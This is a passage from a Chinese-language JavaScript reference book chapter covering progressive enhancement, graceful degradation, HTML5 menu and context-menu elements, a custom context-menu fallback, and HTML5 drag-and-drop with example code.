


图 14-8 使用非常简单的逐渐增强

在线: <http://javascriptref.com/3ed/ch14/accordionsimple.html>

显然,就折叠小组件中的标记结构和有用的 DOM 方法(如 `nextElementSibling`)的可用性而言,在此做出了一些相当大的简化假设。此外,可能希望提供使所有元素返回折叠状态或打开多个元素的功能。最后,可能喜欢改进该例子的外观。不是重新创建已经存在的代码,需要提醒读者的是,在线显示的是为标记叠加新功能的一种方法。

现在已经有许多 JavaScript 库采用这种方式,并解决了各种可能感兴趣的各种情况。在下面的例子中,如图 14-9 所示,使用了一个简单的 jQuery 折叠小组件,以实现更丰富的外观:

```

<!DOCTYPE html>
<html>

```

```

<head>
<meta charset="utf-8">
<title>jQuery Accordion</title>
<link type="text/css" href="css/ui-lightness/jquery-ui-1.8.17.custom.css"
rel="stylesheet">
<script src="jquery-1.7.1.min.js"></script>
<script src="jquery-ui-1.8.17.custom.min.js"></script>
</head>
<body>
<h1>Progressive Enhancement with jQuery Accordion</h1>

<p>Below we have made a structure we will enhance into a richer accordion style.</p>

<div id="accordion">
  <h3><a href="#">Intro</a></h3>
  <div>
    <p>Introduction content goes here. Introduction content goes here.
Introduction content goes here.</p>
  </div>

  <h3><a href="#">First point</a></h3>
  <div>
    <p>Making my first point. Making my first point. Making my first point.
Making my first point.</p>
    <ul>
      <li>Point 1</li>
      <li>Point 2</li>
      <li>Point 3</li>
    </ul>
  </div>

  <h3><a href="#">Second point</a></h3>
  <div>
    <p>Making my second point. Making my second point. Making my second point.
Making my second point.</p>
  </div>

  <h3><a href="#">Conclusion</a></h3>
  <div>
    <p>In conclusion the demo is done. In conclusion the demo is done.
In conclusion the demo is done.</p>
  </div>
</div>

<p>There you have it: a richer Web page for some, a basic one for others.</p>

<script>
$(document).ready(function () {
  $( "#accordion" ).accordion();
});
</script>
</body>

```

```
</html>
```




图 14-9 jQuery 中利用逐渐增强思想的折叠构件

在线: <http://javascriptref.com/3ed/ch14/accordionjquery.html>

至此,应当理解了采用标记和样式并使用 JavaScript 增强用户体验的思想了。在研究 HTML5 用于构建用户界面元素的一些方面之前,先解释一下另外一种方式,该方法更加依赖于 JavaScript 的可用性。

14.1.2 优美降级方法

一种很不同的方式是所有内容都使用 JavaScript,使用代码构建整个应用程序。对于这种情况,HTML 只不过是一个框架,甚至可以根本就没有内容,或只使用空的<div>元素表示应用程序的各部分。采用这种方式,前面的折叠例子看起来如下所示:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Super Simple Accordion</title>
<link rel="stylesheet" href="accordion.css">
</head>
<body>
<div id="accordion"></div>
<script src="accordion.js"></script>
```

```
</body>
</html>
```

当惊叹于这种分离的优美时请小心。仍然链接有样式表——尽管没有看到标记，为了构造折叠小组件，必须动态生成 HTML 和内容。因为内容必须位于某些地方，所以可以使用 JavaScript 或 JSON 结构容纳该构件的配置：

```
var JSREF = {};

// Config of the accordion - other ideas JSON, CSV, etc.
JSREF.accordion = [
  {name : "Intro",
   content : "<p>Introduction content goes here.
Introduction content goes here. Introduction content goes here.</p>"},

  {name : "First Point",
   content : "<p>Making my first point. Making my first point.
Making my first point. Making my first point.</p><ul><li>Point 1</li>
<li>Point 2</li><li>Point 3</li></ul>"
  },

  {name : "Second Point",
   content : "<p>Making my second point. Making my second point.
Making my second point. Making my second point.</p>"
  },

  {name : "Conclusion",
   content : "<p>In conclusion the demo is done. In conclusion the
demo is done. In conclusion the demo is done.</p>"
  }
];
```

根据配置，然后可以继续并动态创建折叠小组件：

```
var accordion = document.getElementById("accordion");
var str = "";

// create accordion content
for (var i = 0; i < JSREF.accordion.length; i++) {
  var entry = JSREF.accordion[i];
  str+= "<h3><a href='#!'>" + entry.name + "</a></h3>";
  str+= "<div>"+ entry.content + "</div>";
}
accordion.innerHTML = str;
```

下面的页面应当相同，因为创建的标记与前面标记的类型相同。

在线：<http://www.javascriptref.com/3ed/ch14/accordiongraceful.html>

尽管这种全部使用 JavaScript 的方式很纯净，但是看起来有点虚假。首先，需要让用户知道当 JavaScript 不可用时发生了什么。可以通过简单地使用<noscript>标签进行处理，如下所示：

```
<noscript>JavaScript is required to view this wonderful accordion.</noscript>
```

当然，这意味着需要 JavaScript 提供功能。对于内部或非常高级的应用程序，这是合理的要求，尽管对于面向公众的、内容驱动的 Web 站点，这可能有点麻烦。选择哪种方式应当由这种想法来驱动。

遗憾的是，许多开发人员看起来认为一种方式或另外一种方式更好。通常在标记、样式以及脚本之间的分离程度方面有一些侧重。真实情况是，无论哪种方式都不会更好。在这种情况下，将一些标记放入配置结构以及代码中。然后，可以声明如果使用模板，就应当避免混合使用的问题。真相是永远不可能完全分离各种内容。在标记的结构中可能有隐式的逻辑，在模板中可能有隐式或显式的逻辑，特殊的命名约定可能隐含着某种意义，或者可以将标记放入代码中等。幸运的是，会涉及所有技术，因为除了大部分特殊情况之外，没有办法不这么做。在此之所以展示这一点，是因为不希望读者认为我们通过后面的例子宣称某种方式更好，后面的例子通常使用逐渐增强。需要清楚这么做是因为我们希望演示主要基于 HTML5 标签的新用户界面思想。通过显示这些标签，希望读者熟悉它们，但是使用它们的方式要么是逐渐增强要么是优美降级。

14.2 HTML5 对富交互的支持

HTML5 努力的一个主要动机是支持开发 Web 应用程序。已经对 HTML 标记语言本身进行了修改，以支持那些使得创建应用程序更加容易的新元素。可以使用这些新的标签、特性以及相关的 API，实现应用程序风格的交互，或作为将 JavaScript 绑定到其上的钩子以添加这种交互。在第 13 章研究 HTML5 引入的新表单元素时，已经看到了这些新特征中的许多内容。本节将介绍 HTML5 针对用户界面且超出标准表单字段的其他功能。

14.2.1 菜单和上下文菜单

对于界面创建，最有趣的一个 HTML5 元素是重新流行的 menu 元素。传统上，这个元素应该用于为选择而创建简单的菜单，并且大部分浏览器简单地将其显示为无序列表(见图 14-10)。

```
<menu type="list" id="oldStyle">
  <li>Item 1</li>
  <li>Item 2</li>
  <li>Item 3</li>
  <li>Item 4</li>
</menu>
```




图 14-10 显示为无序列表的菜单

在 HTML5 中, menu 元素已经回归它原来的目的。引入了一个新的 type 特性, 该特性可以取的值为 toolbar、context 或 list(默认值)。下面这个例子为 Web 应用程序设置了一个简单的 File 菜单:

```
<menu type="toolbar" id="fileMenu" label="File">
  <li><a href="javascript:newItem();">New</a></li>
  <li><a href="javascript:openItem();">Open</a></li>
  <li><a href="javascript:closeItem();">Close</a></li>
  <hr>
  <li><a href="javascript:saveItem();">Save</a></li>
  <li><a href="javascript:saveAsItem();">Save as...</a></li>
  <hr>
  <li><a href="javascript:exitApp();">Exit</a></li>
</menu>
```

使用 CSS 和 JavaScript, 这个菜单可能如图 14-11 这样渲染。




图 14-11 渲染的菜单

再一次, 这完全是纯理论的, 仅仅是演示可能实现的效果。

menu 元素不仅可以包含链接, 而且可以包含其他交互项, 包括新引入的 command 元素。这个空元素采用一个 label, 并且还可以具有图标装饰。command 元素有一个 type 特性, 可以将该特性设置为 command、radio 或 checkbox, 尽管当使用 radio 时需要由 radiogroup 指示。下面这个简单的例子, 具有一个改变用途的 menu 元素, 应当演示了这个元素的可能用途。

```
<menu type="command" label="Main Menu">
  <command type="command" label="Add" icon="add.png">
  <command type="command" label="Edit" icon="edit.png">
  <command type="command" label="Delete" icon="delete.png">
  <hr>
  <menu type="command" label="Skin" id="skinMenu">
    <command type="radio" radiogroup="skin" label="Classic">
    <command type="radio" radiogroup="skin" label="Modern" checked>
    <command type="radio" radiogroup="skin" label="Neo">
  </menu>
  <hr>
  <command type="checkbox" label="Secure Mode">
</menu>
```

这样一个菜单看起来可能如图 14-12 所示。

HTML5 使得添加上下文菜单项以构建内置的浏览器上下文菜单变得很简单。在控制方面是相当有粒度的；实际上，甚至可以根据激活上下文菜单的位置添加不同的菜单项。

为了进行演示，使用 HTML5 修改后的 `<menu>` 标签创建一个简单的菜单例子。首先，确保主 `<menu>` 标签具有 `id` 特性，并且将其类型设置为 "context"：

```
<menu type="context" id="editorMenu">
</menu>
```




图 14-12 Main 菜单

在这个标签中，为每个项包含各种 `<command>` 标签，然后在包围的 `<menu>` 标签中使用子菜单：

```
<menu type="context" id="editorMenu">
  <command type="command" label="Change Background Color"
  id="menuBackgroundColor">
    <menu label="Font Color">
      <command type="command" label="Red" id="menuRed">
      <command type="command" label="Blue" id="menuBlue">
      <command type="command" label="Green" id="menuGreen">
    </menu>
    <menu label="Font Effect">
      <command type="command" label="Bold" id="menuBold">
      <command type="command" label="Italic" id="menuItalic">
    </menu>
  </menu>
```

一旦使用标记定义菜单，然后就可以选择应当显示该上下文菜单的元素，并为该元素设置 `contextmenu` 特性。如果应当在页面上的任何位置都可以显示上下文菜单，就可以为 `<body>` 标签设置 `contextmenu` 特性。应当将该特性设置为菜单的 `id`：

```
<div id="message" contextmenu="editorMenu">
  <!-- Div Content -->
</div>
```

还应当使用常规的 JavaScript `onclick` 事件处理程序将事件关联到每个 `<command>`：

```
window.onload = function() {
  var message = document.getElementById("message");
  document.getElementById("menuRed").onclick = function() {
    message.style.color = "red";
  };

  document.getElementById("menuBlue").onclick = function() {
    message.style.color = "blue";
  };

  document.getElementById("menuGreen").onclick = function() {
    message.style.color = "green";
  };
};
```

```

};

document.getElementById("menuBold").onclick = function() {
    message.style.fontWeight = "bold";
};

document.getElementById("menuItalic").onclick = function() {
    message.style.fontStyle = "italic";
};

document.getElementById("menuBackgroundColor").onclick = function() {
    message.style.backgroundColor = "#" + ("00000" + (Math.random() * 16777216
<< 0).toString(16)).substr(-6);
};
};
};

```

现在当在 Web 页面的这一部分激活上下文菜单时，会显示新定义的命令。如果浏览器支持该语法，它看起来应当如图 14-13 所示。




图 14-13 新定义的命令

在线: <http://www.javascriptref.com/3ed/ch14/contextmenu.html>

在本书出版时，没有浏览器支持这一严格的语法。然而，Firefox 实现了一个非常类似的结构，不是为菜单项使用 `<command>` 标签，而是使用 `<menuitem>` 标签。`<menuitem>` 标签目前不属于 HTML5 规范，但是当前正在讨论添加它：

```

<menu type="context" id="editorMenu">
  <menuitem label="Change Background Color" id="menuBackgroundColor"></menuitem>

```

```

<menu label="Font Color">
  <menuitem label="Red" id="menuRed"></menuitem>
  <menuitem label="Blue" id="menuBlue"></menuitem>
  <menuitem label="Green" id="menuGreen"></menuitem>
</menu>
<menu label="Font Effect">
  <menuitem label="Bold" id="menuBold"></menuitem>
  <menuitem label="Italic" id="menuItalic"></menuitem>
</menu>
</menu>

```

在线: <http://www.javascriptref.com/3ed/ch14/contextmenu-ff.html>

显然, 如果不支持这些新标签, 没有现成的方式为浏览器的上下文菜单添加项。然而, 如果隐藏浏览器的上下文菜单, 并使用标准的标签和 CSS 制作自己的菜单, 就可以得到类似的效果。下面演示这一思想, 因为考虑到浏览器的支持, 很可能会使用该方法——或库。

为了制作自己的上下文菜单, 首先需要隐藏浏览器的上下文菜单。为此, 简单地为文档本身或特定元素捕获 `oncontextmenu` 事件, 并返回 `false`, 像下面那样:

```

var message = document.getElementById("message");
message.oncontextmenu = displayCustomContextMenu;
function displayCustomContextMenu(e) {
  return false;
}

```

接下来, 希望显示自己的上下文菜单。通过使用标准的标签和 CSS, 并使用一些 JavaScript 将它们黏合到一起, 可以有多种方式实现这一目标。首先, 在 HTML 中构建该结构。对于这种情况, 使用 `` 和 `` 标签指示菜单和项。这些标签很方便, 因为它们支持添加子菜单的逻辑方式。类名很重要, 因为我们将自己处理样式:

```

<ul class="menu-list" id="editorMenu">
  <li class="menu-item" id="menuBackgroundColor">
    Change Background Color
  </li>
  <li class="menu-item menu-submenu">
    Font Color
    <ul class="menu-list">
      <li class="menu-item" id="menuRed">
        Red
      </li>
      <li class="menu-item" id="menuBlue">
        Blue
      </li>
      <li class="menu-item" id="menuGreen">
        Green
      </li>
    </ul>
  </li>
</ul>

```

```
<li class="menu-item menu-submenu">
  Font Effect
  <ul class="menu-list">
    <li class="menu-item" id="menuBold">
      Bold
    </li>
    <li class="menu-item" id="menuItalic">
      Italic
    </li>
  </ul>
</li>
</ul>
```

下面显示的 CSS 用于样式化该菜单:

```
.menu-list {
  margin:0;
  padding:0;
  width: 200px;
  position: absolute;
  list-style-type: none;
  border: 1px solid #9D9D9D;
  background-color: white;
  font-family: sans-serif;
  font-size: 13px;
  display:none;
}

.menu-item {
  padding-left: 20px;
  padding-bottom: 5px;
  margin: 2px 2px 2px 2px;
  position: relative;
}

.menu-item.hover {
  cursor: pointer;
  background-color: #BBB7C7;
}

.menu-submenu:after {
  content: ">";
  float: right;
  padding-right: 10px;
}

.menu-item > .menu-list {
  display: none;
  width: 100px;
  left: 190px;
  top: -5px;
```

```

}

.menu-item.hover > .menu-list {
    display:block;
}

```

对于 CSS 有两个重要内容需要注意。第一个是主菜单和子菜单默认是隐藏，在适当的时候通过 JavaScript 使它们可见。第二个重要内容是有个与悬停相关的特殊类。当将指针移动到菜单项上时会打开该类；所以，菜单项的样式会改变。

既然已经创建了菜单结构并样式化了上下文菜单，就需要使用 JavaScript 为它们关联事件处理程序。第一件工作是修改 `oncontextmenu` 事件处理程序。不是简单地返回 `false`，还需要计算和设置上下文菜单的位置，然后显示菜单：

```

function displayCustomContextMenu(e) {
    var menu = document.getElementById("editorMenu");
    menu.style.top = e.clientY + "px";
    menu.style.left = e.clientX + "px";
    menu.style.display = "block";

    return false;
}

```

接下来，需要遍历所有菜单项，并为 `onmouseover` 和 `onmouseout` 设置事件处理程序。从而可以恰当地设置和移除 `hover` 类：

```

var items = document.getElementsByClassName("menu-item");
for (var i=0; i < items.length; i++) {
    var item = items[i];
    item.onmouseover = itemOver;
    item.onmouseout = itemOut;
}

function itemOver(e) {
    var item = e.currentTarget;
    item.classList.add("hover");
}

function itemOut(e) {
    var item = e.currentTarget;
    item.classList.remove("hover");
}

```

完成了所有这些工作之后，当在适当的区域上右击时，就会看到自定义的上下文菜单(见图 14-14)，而不是浏览器的内置菜单：




图 14-14 上下文菜单

在线: <http://www.javascriptref.com/3ed/ch14/contextmenu-divs.html>

现在,有一点想法,应当能够采用 HTML5 语法,并且如果浏览器不支持该语法,使用基于 JavaScript 的菜单进行修补。这种方法可以使用基于 HTML5 标准的标签编写上下文菜单,但是如果不支持它们,将这些标签转换成上一个示例中基于列表的上下文菜单。

为了为上下文菜单创建这一补丁,首先需要检查是否支持当前的功能。这是一个棘手的问题,因为有些浏览器支持这些元素,但是有些不支持。对于这种情况,没有实现 `type` 属性,因此也可以检查是否支持该属性:

```
var command = document.getElementById("menuRed");
if (typeof window["HTMLCommandElement"] == "undefined"
    || typeof command["type"] == "undefined") {
    translateMenu();
}
```

如果支持这一功能检测,然后使用脚本通知你,查看第 16 章,其中有更多关于该主题的内容。

现在,如果决定需要显示生成的菜单,则使用自定义的 `translateMenu()` 函数,该函数将所有 `<menu>` 标签转换成 `` 标签,并将 `<command>` 标签转换成 `` 标签。这是通过递归的方式实现的,从而可以确保正确地添加子菜单,并确保使用恰当类名。最后,移除不支持的标记,并使用生成的标记进行替换。尽管当转换元素时需要确保保持 `id` 特性完好无损,从而事件钩子可以与新元素一起工作:

```
function translateMenu() {
    var mainMenu = document.getElementById("editorMenu");
    var ul = document.createElement("ul");
    ul.className = "menu-list";
    ul.id = "editorMenu";

    addChildren(ul, mainMenu);
    document.body.removeChild(mainMenu);
    document.body.appendChild(ul);
}
```

```

}

function addChildren(ul, menu) {
    for (var i=0; i < menu.childNodes.length; i++) {
        var node = menu.childNodes[i];
        if (typeof node.tagName == "undefined" || (node.tagName.toLowerCase() !=
"menu" && node.tagName.toLowerCase() != "command")) continue;
        var li = document.createElement("li");
        li.className = "menu-item";
        li.id = node.id;
        li.onclick = node.onclick;
        li.innerHTML = node.getAttribute("label");
        ul.appendChild(li);

        if (node.tagName.toLowerCase() == "menu") {
            li.classList.add("menu-submenu");
            var subUl = document.createElement("ul");
            subUl.className = "menu-list";
            li.appendChild(subUl);

            addChildren(subUl, node);
        }
    }
}

```

在线: <http://www.javascriptref.com/3ed/ch14/contextmenu-bc.html>

满怀希望地假定浏览器技术的流沙不会取消我们的艰难工作, 不管浏览器是否支持 HTML 语法, 都会显示自定义的上下文菜单。当然, 正如前面所提到的, 在本章采用的方式是说明性的, 而不是完美的产品质量, 并且演示在选择用户界面包方面可以做些什么工作, 或允许自己编写。

14.2.2 拖放功能

在过去, 在 JavaScript 应用程序中拖放功能是一件困难的工作。许多人寻求外部库帮助实现该功能。在 Web 页面中确实可以具有拖放功能, 但是需要大量代码, 尽管这些代码可能隐藏于库中。

时代变了, 一个很受欢迎的 HTML5 新增功能就是这个新的拖放功能。在该规范中引入了许多特定于拖放功能的事件, 并且大部分浏览器实现了这些事件。此外, 还添加了两个特性以进一步简化该过程。最后, 浏览器本身管理拖动, 因此不再需要修改 CSS 位置以模拟拖动。

HTML5 添加了一些应用于拖放编码的新特性。第一个是 `draggable`, 可以将该特性应用于任何能够拖动的元素。如果在某个元素上将 `draggable` 设置为 `true`, 则用户就可以在页面上拖动该元素, 尽管在将该元素关联到拖放事件之前不能将其放下, 稍后会介绍拖放事件。在大部分支持的浏览器中, 为了在页面上拖动对象的阴影, 简单地设置 `draggable="true"` 就足够了, 但是 Firefox 目前需要通过 `DataTransfer` 对象设置将被拖动的数据。本节稍后将介绍该对象和细节。除了设置 `draggable` 特性之外, 将对象的 `cursor` 设置为 `move`, 从而指示对象是可以拖动的, 这对于用户是

有帮助的(如图 14-15 所示)。

```
<div id="div1" style="cursor:move;" draggable="true">
I am a box of content. You can drag me!
</div>
```




图 14-15 可以移动的光标

在线: <http://www.javascriptref.com/3ed/ch14/drag.html>

注意:

HTML5 还定义了 `dropzone` 特性。在此不对该特性进行详细讨论, 因为到目前为止, 不支持该特性, 并且对于该特性的未来还有一些顾虑。

当观察这个例子时, 可以发现虽然可以在整个页面上拖动该对象, 但是当释放鼠标时, 可拖动的副本消失了, 并且只有原来的对象仍然保留在正常的位置上。为了使拖动代码具有功能, 必须添加事件处理程序。有几个事件处理程序可供使用, 表 14-1 列出了这些处理程序。

表 14-1 HTML5 拖放事件总结

事件处理程序	事件描述
<code>ondrag</code>	当在屏幕上拖动可拖动的元素时触发
<code>ondragend</code>	当拖放动作刚结束时发生(应当在 <code>ondrag</code> 之后)
<code>ondragenter</code>	当条目被拖动到具有该事件处理程序的元素上时触发——换句话说, 当拖动的条目进入某个放置区域(drop zone)时触发
<code>ondragleave</code>	当对象被离开具有该事件处理程序的元素时触发——换句话说, 当拖动元素离开可能的放置区域时触发
<code>ondragover</code>	当对象被拖动到具有这个事件处理程序的某些元素上时持续触发
<code>ondragstart</code>	刚开始拖放动作时发生
<code>ondrop</code>	当在具有这个事件处理程序的元素上释放被拖动的元素时触发

正如所看到的,有些事件应用于被拖动的条目,有些应用于拖动经过的元素。条目不必被拖动到放置区域上。如果某个元素不是可放置区域,当用户将拖动的条目拖动到该元素上时,可能期望样式化该元素。当拖动发生时,会不断地触发 `ondrag` 和 `ondragover` 事件处理程序。通常不需要如此快地触发事件,因此谨慎使用这些事件。使用其他可用的事件,无须应用程序也可以处理大部分功能。然而,在本书该版本出版时,为了触发放置事件,需要捕获 `ondragover` 事件,并阻止默认动作。

```
function dragOver(e) {
    e.preventDefault();
}
```

在这个例子中,关联拖放事件并根据拖动动作修改样式。当放置对象时,进行检查,以查看它是否位于有效的区域中,然后向用户显示警告消息:

```
function dragDropStart(e) {
    e.target.classList.add("dragging");
    document.getElementById("dragobj").addEventListener(
        "dragend", dragDropEnd, false);
}

function dragDropEnd(e) {
    document.getElementById("dragobj").removeEventListener(
        "dragend", dragDropEnd, false);
    e.target.classList.remove("dragging");
}

function dragEnter(e) {
    if (e.target.classList.contains("dropzone")) {
        e.target.classList.add("dropenabled");
    }
    else {
        e.target.classList.add("dropdisabled");
    }
}

function dragLeave(e) {
    if (e.target.classList.contains("dropzone")) {
        e.target.classList.remove("dropenabled");
    }
    else {
        e.target.classList.remove("dropdisabled");
    }
}

function dragOver(e) {
    e.preventDefault();
}

function drop(e) {
```

```
if (e.target.classList.contains("dropzone")) {
    alert("Valid Drop!");
    e.target.classList.remove("dropenabled");
}
else {
    alert("Can't drop here!");
    e.target.classList.remove("dropdisabled");
}
}

window.onload = function () {
    document.getElementById("dragobj").addEventListener(
        "dragstart", dragDropStart, false);
    document.getElementById("dropzone").addEventListener(
        "dragenter", dragEnter, false);
    document.getElementById("dropzone").addEventListener(
        "dragleave", dragLeave, false);
    document.getElementById("dropzone").addEventListener(
        "dragover", dragOver, false);
    document.getElementById("dropzone").addEventListener("drop", drop, false);

    document.getElementById("notdropzone").addEventListener(
        "dragenter", dragEnter, false);
    document.getElementById("notdropzone").addEventListener(
        "dragleave", dragLeave, false);
    document.getElementById("notdropzone").addEventListener(
        "dragover", dragOver, false);
    document.getElementById("notdropzone").addEventListener("drop", drop, false);
};
```

在线: <http://www.javascriptref.com/3ed/ch14/dragdrop.html>

尽管这个例子对前面例子的交互反馈进行了改进,但是仍然不能将条目从一个地方移动到另外一个地方。为了完成拖放操作,需要使用 `DataTransfer` 对象。此外,Firefox 需要使用 `DataTransfer` 对象开始拖动处理。在前面讨论的所有拖放操作的事件处理程序中,都可以通过 `e.dataTransfer` 访问 `DataTransfer` 对象。可拖动的对象设置 `dataTransfer.effectAllowed` 属性。在 `ondragstart` 事件中,这个属性是最常见的设置,并且可以将其设置为“none”、“copy”、“copyLink”、“copyMove”、“link”、“linkMove”、“move”、“all”以及“uninitialized”。另一方面,在可能的放置区域中可以设置 `dataTransfer.dropEffect`。可以将该属性设置为“move”、“copy”、“link”或“none”。这个属性指示,当拖动的对象被放置到该区域中时,被拖动的对象应当发生什么操作。这些特性为用户提供了可视化提示,当拖放某些内容时提示用户将会发生什么操作。它们没有限制任何动作。

在拖放操作期间可以使用 `dataTransfer.getData(format)`和 `dataTransfer.setData(format,data)`移动数据。`format` 应当设置为数据的 `mime` 类型。使用这一新增特征,可以发现拖放功能在 Firefox 中现在可以工作。

```
function dragDropStart(e) {
    e.dataTransfer.effectAllowed = "move";
```

```

    e.dataTransfer.setData("text/html", e.target.innerHTML);
}

function dragEnter(e) {
